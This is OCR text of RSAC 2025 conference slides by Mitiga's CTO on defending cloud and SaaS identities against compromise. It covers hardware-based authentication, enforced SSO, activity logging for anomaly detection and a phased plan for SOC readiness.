
Collect the right logs to be able to investigate. Create playbooks and automation to stop breaches quickly


Prevention - Harden Your Authentication

MFA (2FA) IS NOT ENOUGH!

- Leverage hardware tokens or device-based authentication *(Do NOT rely on a single device-based auth though…)*
- Prevent (or limit) access from personal devices
- Use SSO across your **entire** Cloud & SaaS footprint
- **Enforce** SSO across your entire Cloud & SaaS footprint
- Monitor threat intel & dark web for stolen credentials


Detection & Response Challenges Increasing






Source: Cost of Data Breach Report 2024, IBM


Post-Breach Increase in TDIR






Source: Cost of Data Breach Report 2024, IBM

AI - Improving Detection & Response





Source: Cost of Data Breach Report 2024, IBM


Activity Logging Is Your Friend!

Compromised Identities

- Almost impossible to detect at auth / IdP level
- Can be detected via user behavior/anomalies (*beyond IdP*)
- Requires activity logging, such as:
  `Data Access, Object Level, VPC Flow, Query, Action`
  (usually) not logged by default

Turn on activity logging across your cloud footprint to detect compromised identities

Apply What You Learned Today!



1

Next Week:

Understand Your Identity Exposure

- Assess your IDP & SSO scope
- Check your MFA enforcement
- Assess your SSO enforcement
- Assess your personal devices access policy
- Turn on Activity Logging!

2

Next Month:

Identity Maturity
SOC Readiness

- Verify SSO & MFA enforcement
- Assess usage of hardware tokens or device-based authentication
- Evaluate SOC readiness for identity threat detection
- Evaluate AI capabilities for behavioral & anomaly detections

3

And Then…

Resilient Identity
SOC Maturity

- Deploy hardware based auth *(at least for risky resources)*
- Implement compromised identity detection capabilities
- Train your SOC for identity TDIR
- Continue improving investigation and response capabilities

RSAC 2025 Conference

Many Voices.
One Community.

Thank You

Ofer Maor
CTO, Mitiga

linkedin.com/in/ofermaor/

Follow

MITIGA